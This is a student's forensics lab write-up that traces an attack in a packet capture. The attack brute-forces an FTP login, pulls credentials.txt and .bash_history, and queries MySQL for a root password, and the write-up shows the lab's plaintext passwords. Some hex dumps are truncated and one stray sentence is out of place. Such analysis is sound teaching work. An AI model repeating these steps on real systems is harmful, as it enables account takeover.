
Digital Forensics-Lab 08


Ahmad Abdullah i22-1609

1. FTP, TCP, MYSQL, HTTP
2. The Attacker brute-forced the FTP login using a dictionary attack. And with this, the attacker found the password of the FTP login as ‘*batman*’.




```
2385 38.415692328  192.168.0.106  192.168.0.110  FTP  79 Request: PASS mother
2386 38.454710901  192.168.0.106  192.168.0.110  FTP  79 Request: PASS 123321
2387 38.459561750  192.168.0.110  192.168.0.106  TCP  66 21 → 36486 [ACK] Seq=55 Ack=24 Win=65280 Len=0 TSval=3461384491 TSecr=1677238974
2388 38.476644041  192.168.0.106  192.168.0.110  FTP  79 Request: PASS 123abc
2389 38.479089217  192.168.0.106  192.168.0.110  FTP  79 Request: PASS batman
2390 38.488003121  192.168.0.106  192.168.0.110  FTP  82 Request: PASS mahalkita
2391 38.493312835  192.168.0.106  192.168.0.110  FTP  82 Request: PASS september
2392 38.503302627  192.168.0.110  192.168.0.106  TCP  66 21 → 36500 [ACK] Seq=55 Ack=24 Win=65280 Len=0 TSval=3461384534 TSecr=1677239012
2393 38.538193060  192.168.0.110  192.168.0.106  FTP  89 Response: 230 Login successful.
2394 38.539520326  192.168.0.110  192.168.0.106  TCP  66 21 → 36508 [ACK] Seq=55 Ack=24 Win=65280 Len=0 TSval=3461384571 TSecr=1677239035
```

3. The attacker ran some commands to get the information of the system and found some critical files that had sensitive information through a bunch of commands that were allowed execution.



```
2508 44.506264157  192.168.0.106  192.168.0.110  TCP  66 36550 → 21 [ACK] Seq=24 Ack=78 Win=65536 Len=0 TSval=1677245065 TSecr=3461390536
2509 44.507400326  192.168.0.106  192.168.0.110  FTP  72 Request: SYST
2510 44.507417346  192.168.0.110  192.168.0.106  TCP  66 21 → 36550 [ACK] Seq=78 Ack=30 Win=65280 Len=0 TSval=3461390538 TSecr=1677245066
2511 44.508053109  192.168.0.110  192.168.0.106  FTP  85 Response: 215 UNIX Type: L8
2512 44.508939982  192.168.0.106  192.168.0.110  FTP  72 Request: FEAT
2513 44.509068507  192.168.0.110  192.168.0.106  FTP  81 Response: 211-Features:
2514 44.509386941  192.168.0.110  192.168.0.106  FTP  73 Response:  EPRT
2515 44.509711987  192.168.0.110  192.168.0.106  FTP  73 Response:  EPSV
2516 44.510109575  192.168.0.110  192.168.0.106  FTP  73 Response:  MDTM
2517 44.510420107  192.168.0.110  192.168.0.106  FTP  73 Response:  PASV
2518 44.510734214  192.168.0.110  192.168.0.106  FTP  80 Response:  REST STREAM
2519 44.511214727  192.168.0.110  192.168.0.106  FTP  73 Response:  SIZE
2520 44.512005392  192.168.0.106  192.168.0.110  TCP  66 36550 → 21 [ACK] Seq=36 Ack=161 Win=65536 Len=0 TSval=1677245071 TSecr=3461390540
2521 44.512108136  192.168.0.110  192.168.0.106  FTP  73 Response:  TVFS
2522 44.512434884  192.168.0.110  192.168.0.106  FTP  75 Response: 211 End
2523 44.513293322  192.168.0.106  192.168.0.110  TCP  66 36550 → 21 [ACK] Seq=36 Ack=177 Win=65536 Len=0 TSval=1677245072 TSecr=3461390543
```

Here, the attacker executed a command ‘*LIST -la*’ by which they got all the directories and files in the home directory of the FTP account.




```
2525 46.892718299  192.168.0.110  192.168.0.106  FTP      114 Response: 229 Entering Extended Passive Mode (|||28887|)
2526 46.894664296  192.168.0.106  192.168.0.110  TCP       74 44642 → 28887 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
2527 46.894704001  192.168.0.110  192.168.0.106  TCP       74 28887 → 44642 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
2528 46.895647911  192.168.0.106  192.168.0.110  TCP       66 44642 → 28887 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=1677247
2529 46.895648049  192.168.0.106  192.168.0.110  FTP       76 Request: LIST -la
2530 46.898695135  192.168.0.110  192.168.0.106  FTP      105 Response: 150 Here comes the directory listing.
2531 46.899298394  192.168.0.110  192.168.0.106  FTP-DA…  925 FTP Data: 859 bytes (EPASV) (LIST -la)
2532 46.900407883  192.168.0.106  192.168.0.110  TCP       66 44642 → 28887 [ACK] Seq=1 Ack=860 Win=67256 Len=0 TSval=16772
2533 46.900558472  192.168.0.110  192.168.0.106  TCP       66 28887 → 44642 [FIN, ACK] Seq=860 Ack=1 Win=65280 Len=0 TSval=
2534 46.901917919  192.168.0.106  192.168.0.110  TCP       66 44642 → 28887 [FIN, ACK] Seq=1 Ack=861 Win=67256 Len=0 TSval=
2535 46.901941521  192.168.0.110  192.168.0.106  TCP       66 28887 → 44642 [ACK] Seq=861 Ack=2 Win=65280 Len=0 TSval=34613
2536 46.902634137  192.168.0.110  192.168.0.106  FTP       90 Response: 226 Directory send OK.
2537 46.904243545  192.168.0.106  192.168.0.110  TCP       66 36550 → 21 [ACK] Seq=52 Ack=288 Win=65536 Len=0 TSval=1677247
2538 47.961049837  192.168.0.106  192.168.0.110  FTP       72 Request: EPSV
2539 47.973179797  192.168.0.110  192.168.0.106  FTP      114 Response: 229 Entering Extended Passive Mode (|||20708|)
2540 47.974706276  192.168.0.106  192.168.0.110  TCP       74 48138 → 20708 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
2541 47.974763570  192.168.0.110  192.168.0.106  TCP       74 20708 → 48138 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
2542 47.975472069  192.168.0.106  192.168.0.110  TCP       66 48138 → 20708 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=1677248
```

```
FTP Data (859 bytes data)
[Setup frame: 2525]
[Setup method: EPASV]
[Command: LIST -la]
Command frame: 2529
[Current working directory: ]
Line-based text data (13 lines)
    drwxr-x---    6 1001     1001         4096 Feb 23 02:43 .\r\n
    drwxr-xr-x    4 0        0            4096 Feb 23 00:43 ..\r\n
    -rw-------    1 1001     1001          137 Feb 23 03:01 .bash_history\r\n
    -rw-r--r--    1 1001     1001          220 Jan 06  2022 .bash_logout\r\n
    -rw-r--r--    1 1001     1001         3771 Jan 06  2022 .bashrc\r\n
    drwx------    4 1001     1001         4096 Feb 23 01:14 .cache\r\n
    drwx------    4 1001     1001         4096 Feb 23 01:14 .config\r\n
    drwxrwxr-x    3 1001     1001         4096 Feb 23 00:45 .local\r\n
    -rw-------    1 1001     1001          140 Feb 23 02:43 .mysql_history\r\n
    -rw-r--r--    1 1001     1001          807 Jan 06  2022 .profile\r\n
    -rw-rw-r--    1 1001     1001          165 Feb 23 01:16 .wget-hsts\r\n
    -rw-rw-r--    1 1001     1001          109 Feb 23 00:52 credentials.txt\r\n
    drwx------    3 1001     1001         4096 Feb 23 01:14 snap\r\n
```

No packet contained that string in its Info column.

4. The attacker Logged into the MySQL account and performed some queries to gain the root account password.




```
2583 53.256608929  192.168.0.110    192.168.0.106    FTP-DA…   203 FTP Data: 137 bytes (EPASV) (RETR .bash_history)
2584 53.256714021  192.168.0.110    192.168.0.106    TCP        66 48050 → 38568 [FIN, ACK] Seq=138 Ack=1 Win=65280 Len=0 TSval=3461399288 TS
2585 53.257753014  192.168.0.106    192.168.0.110    TCP        66 38568 → 48050 [ACK] Seq=1 Ack=138 Win=66608 Len=0 TSval=1677253816 TSecr=
2586 53.260525076  192.168.0.106    192.168.0.110    TCP        66 38568 → 48050 [FIN, ACK] Seq=1 Ack=139 Win=66608 Len=0 TSval=1677253818 TS
2587 53.260637157  192.168.0.110    192.168.0.106    TCP        66 48050 → 38568 [ACK] Seq=139 Ack=2 Win=65280 Len=0 TSval=3461399292 TSecr=
2588 53.260754202  192.168.0.110    192.168.0.106    FTP        90 Response: 226 Transfer complete.
2589 53.262714752  192.168.0.106    192.168.0.110    TCP        66 36550 → 21 [ACK] Seq=190 Ack=758 Win=65536 Len=0 TSval=1677253821 TSecr=34
2590 53.263136291  192.168.0.106    192.168.0.110    FTP        86 Request: MDTM .bash_history
```

```
Transmission Control Protocol, Src Port: 48050, Dst Port: 38568, Seq: 1, Ack: 1, Len: 137
FTP Data (137 bytes data)
[Setup frame: 2577]
[Setup method: EPASV]
[Command: RETR .bash_history]
Command frame: 2581
[Current working directory: ]
Line-based text data (11 lines)
   nano credentials.txt \n
   exit\n
   cat credentials.txt \n
   su root\n
   sudo passwd root\n
   exit\n
   cat .bash_history \n
   sudo su\n
   exit\n
   mysql -u myuser -p\n
   su root\n
```

```
0000  08 00 27
0010  00 bd 75
0020  00 6a bb
0030  01 fe 82
0040  dc b5 6e
0050  6c 73 2e
0060  20 63 72
0070  20 0a 73
0080  61 73 73
0090  63 61 74
00a0  79 20 0a
00b0  6d 79 73
00c0  2d 70 0a
```

5. After running the query *select * from root_credentials* the server replies with the root account username and its password.




```
2633 89.936311987  192.168.0.106    192.168.0.110    MySQL     101 Request Query
2634 89.936753813  192.168.0.110    192.168.0.106    MySQL     275 Response TABULAR Response
2635 89.937867462  192.168.0.106    192.168.0.110    TCP        66 33268 → 3306 [ACK] Seq=458 Ack=1526 Win=64128 Len=0 TSval=1677290496 TS
2636 91.395043571  192.168.0.106    192.168.0.110    MySQL      71 Request Quit
2637 91.395802078  192.168.0.110    192.168.0.106    TCP        66 3306 → 33268 [FIN, ACK] Seq=1526 Ack=463 Win=65152 Len=0 TSval=34614374
2638 91.396572897  192.168.0.106    192.168.0.110    TCP        66 33268 → 3306 [FIN, ACK] Seq=463 Ack=1526 Win=64128 Len=0 TSval=16772919
2639 91.396595414  192.168.0.110    192.168.0.106    TCP        66 3306 → 33268 [ACK] Seq=1527 Ack=464 Win=65152 Len=0 TSval=3461437428 TS
2640 91.396573092  192.168.0.106    192.168.0.110    TCP        66 33268 → 3306 [ACK] Seq=464 Ack=1527 Win=64128 Len=0 TSval=1677291955 TS
```

```
   Decimals: 0
MySQL Protocol - intermediate EOF
   Packet Length: 5
   Packet Number: 4
   Response Code: EOF Packet (0xfe)
   EOF marker: 254
   Warnings: 0
   Server Status: 0x0022
MySQL Protocol - row packet
   Packet Length: 22
   Packet Number: 5
   text
      text: root
   text
      text: 1amgr000000t!@#$
MySQL Protocol - response EOF
   Packet Length: 5
   Packet Number: 6
```

```
0000  08 00
0010  01 05
0020  00 6a
0030  01 fd
0040  6b ff
0050  74 65
0060  65 6e
0070  64 65
0080  65 08
0090  00 fd
00a0  74 65
00b0  65 6e
00c0  64 65
00d0  64 08
00e0  00 fd
00f0  16 00
0100  30 30
0110  00 22
```

6. Packet Number: 2561

   Payload: RETR credentials.txt



challenge.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time         Source         Destination    Protocol Length Info
 2543 47.976019737 192.168.0.106  192.168.0.110  FTP       72 Request: NLST
 2544 47.977534578 192.168.0.110  192.168.0.106  FTP      105 Response: 150 Here comes the directory listing.
 2545 47.977647714 192.168.0.110  192.168.0.106  FTP-DA…   89 FTP Data: 23 bytes (EPASV) (NLST)
 2546 47.977733057 192.168.0.110  192.168.0.106  TCP       66 20708 → 48138 [FIN, ACK] Seq=24 Ack=1 Win=65280 Len=0 TSval=3461394009 TSecr=1677248534
 2547 47.978620761 192.168.0.106  192.168.0.110  TCP       66 48138 → 20708 [ACK] Seq=1 Ack=24 Win=65536 Len=0 TSval=1677248537 TSecr=3461394009
 2548 47.979824695 192.168.0.106  192.168.0.110  TCP       66 48138 → 20708 [FIN, ACK] Seq=1 Ack=25 Win=65536 Len=0 TSval=1677248538 TSecr=3461394009
 2549 47.979910664 192.168.0.110  192.168.0.106  TCP       66 20708 → 48138 [ACK] Seq=25 Ack=2 Win=65280 Len=0 TSval=3461394011 TSecr=1677248538
 2550 47.979573093 192.168.0.110  192.168.0.106  FTP       90 Response: 226 Directory send OK.
 2551 47.995334939 192.168.0.106  192.168.0.110  TCP       66 36550 → 21 [ACK] Seq=64 Ack=399 Win=65536 Len=0 TSval=1677248554 TSecr=3461394009
 2552 48.448852789 192.168.0.106  192.168.0.110  FTP       74 Request: TYPE I
 2553 48.448877195 192.168.0.110  192.168.0.106  FTP       97 Response: 200 Switching to Binary mode.
 2554 48.450697849 192.168.0.106  192.168.0.110  FTP       88 Request: SIZE credentials.txt
 2555 48.450545920 192.168.0.110  192.168.0.106  FTP       75 Response: 213 109
 2556 48.452049765 192.168.0.106  192.168.0.110  FTP       72 Request: EPSV
 2557 48.453325294 192.168.0.110  192.168.0.106  FTP      114 Response: 229 Entering Extended Passive Mode (|||45585|)
 2558 48.455043364 192.168.0.106  192.168.0.110  TCP       74 41886 → 45585 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=1677249014 TSecr=0 WS=4
 2559 48.455081488 192.168.0.110  192.168.0.106  TCP       74 45585 → 41886 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3461394486 TSecr=1677249014 WS=128
 2560 48.456115314 192.168.0.106  192.168.0.110  TCP       66 41886 → 45585 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=1677249015 TSecr=3461394486
 2561 48.456524420 192.168.0.106  192.168.0.110  FTP       88 Request: RETR credentials.txt
 2562 48.458593887 192.168.0.110  192.168.0.106  FTP      140 Response: 150 Opening BINARY mode data connection for credentials.txt (109 bytes).
 2563 48.458718976 192.168.0.110  192.168.0.106  FTP-DA…  175 FTP Data: 109 bytes (EPASV) (RETR credentials.txt)
 2564 48.458851383 192.168.0.110  192.168.0.106  TCP       66 45585 → 41886 [FIN, ACK] Seq=110 Ack=1 Win=65280 Len=0 TSval=3461394490 TSecr=1677249015
 2565 48.459864847 192.168.0.106  192.168.0.110  TCP       66 41886 → 45585 [ACK] Seq=1 Ack=110 Win=65536 Len=0 TSval=1677249018 TSecr=3461394490
 2566 48.464087776 192.168.0.106  192.168.0.110  TCP       66 41886 → 45585 [FIN, ACK] Seq=1 Ack=111 Win=65536 Len=0 TSval=1677249022 TSecr=3461394490
 2567 48.464194646 192.168.0.110  192.168.0.106  TCP       66 45585 → 41886 [ACK] Seq=111 Ack=2 Win=65280 Len=0 TSval=3461394495 TSecr=1677249022
 2568 48.465406731 192.168.0.110  192.168.0.106  FTP       90 Response: 226 Transfer complete.
 2569 48.467581426 192.168.0.106  192.168.0.110  TCP       66 36550 → 21 [ACK] Seq=122 Ack=585 Win=65536 Len=0 TSval=1677249026 TSecr=3461394490
 2570 48.468071262 192.168.0.106  192.168.0.110  FTP       88 Request: MDTM credentials.txt
 2571 48.468157137 192.168.0.110  192.168.0.106  FTP       86 Response: 213 20230223005247
 2572 48.518508945 192.168.0.106  192.168.0.110  TCP       66 36550 → 21 [ACK] Seq=144 Ack=605 Win=65536 Len=0 TSval=1677249075 TSecr=3461394499
 2573 53.248021802 192.168.0.106  192.168.0.110  FTP       86 Request: SIZE .bash_history
 2574 53.247950241 192.168.0.110  192.168.0.106  FTP       75 Response: 213 137
 2575 53.249343253 192.168.0.106  192.168.0.110  TCP       66 36550 → 21 [ACK] Seq=164 Ack=614 Win=65536 Len=0 TSval=1677253808 TSecr=3461399279
 2576 53.250165095 192.168.0.106  192.168.0.110  FTP       72 Request: EPSV
 2577 53.251299078 192.168.0.110  192.168.0.106  FTP      114 Response: 229 Entering Extended Passive Mode (|||48050|)
 2578 53.253302092 192.168.0.106  192.168.0.110  TCP       74 38568 → 48050 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=1677253811 TSecr=0 WS=4
 2579 53.253350530 192.168.0.110  192.168.0.106  TCP       74 48050 → 38568 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3461399284 TSecr=1677253811 WS=128
 2580 53.254518114 192.168.0.106  192.168.0.110  TCP       66 38568 → 48050 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=1677253813 TSecr=3461399284
 2581 53.254518306 192.168.0.106  192.168.0.110  FTP       86 Request: RETR .bash_history
 2582 53.256485331 192.168.0.110  192.168.0.106  FTP      138 Response: 150 Opening BINARY mode data connection for .bash_history (137 bytes).
 2583 53.256608929 192.168.0.110  192.168.0.106  FTP-DA…  203 FTP Data: 137 bytes (EPASV) (RETR .bash_history)
 2584 53.256714021 192.168.0.110  192.168.0.106  TCP       66 48050 → 38568 [FIN, ACK] Seq=138 Ack=1 Win=65280 Len=0 TSval=3461399288 TSecr=1677253813
 2585 53.257753014 192.168.0.106  192.168.0.110  TCP       66 38568 → 48050 [ACK] Seq=1 Ack=138 Win=66688 Len=0 TSval=1677253816 TSecr=3461399288
```

```
Frame 2563: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits) on interface enp0s3, id 0
Ethernet II, Src: PCSSystemtec_d9:c0:7a (08:00:27:d9:c0:7a), Dst: PCSSystemtec_2c:43:09 (08:00:27:2c:43:09)
Internet Protocol Version 4, Src: 192.168.0.110, Dst: 192.168.0.106
Transmission Control Protocol, Src Port: 45585, Dst Port: 41886, Seq: 1, Ack: 1, Len: 109
FTP Data (109 bytes data)
  [Setup frame: 2557]
  [Setup method: EPASV]
  [Command: RETR credentials.txt]
  Command frame: 2561
  [Current working directory: ]
Line-based text data (4 lines)
    Leaving my database username and password here in case I forget.\n
    \n
    username: myuser\n
    password: P@ssw0rd123456!\n
```


```
0000  08 00 27 2c 43 09 08 00  27 d9 c0 7a 08 00 45 08   ··',C··· '··z··E·
0010  00 a1 ee 13 40 00 40 06  ca 12 c0 a8 00 6e c0 a8   ····@·@· ·····n··
0020  00 6a b2 11 a3 9e 45 68  82 ac 17 22 dd d4 80 18   ·j····Eh ···"····
0030  01 fe 82 bc 00 00 01 01  08 0a ce 50 b0 3a 63 f8   ········ ···P·:c·
0040  c9 f7 4c 65 61 76 69 6e  67 20 6d 79 20 64 61 74   ··Leavin g my dat
0050  61 62 61 73 65 20 75 73  65 72 6e 61 6d 65 20 61   abase us ername a
0060  6e 64 20 70 61 73 73 77  6f 72 64 20 68 65 72 65   nd passw ord here
0070  20 69 6e 20 63 61 73 65  20 49 20 66 6f 72 67 65    in case  I forge
0080  74 2e 0a 0a 75 73 65 72  6e 61 6d 65 3a 20 6d 79   t.··user name: my
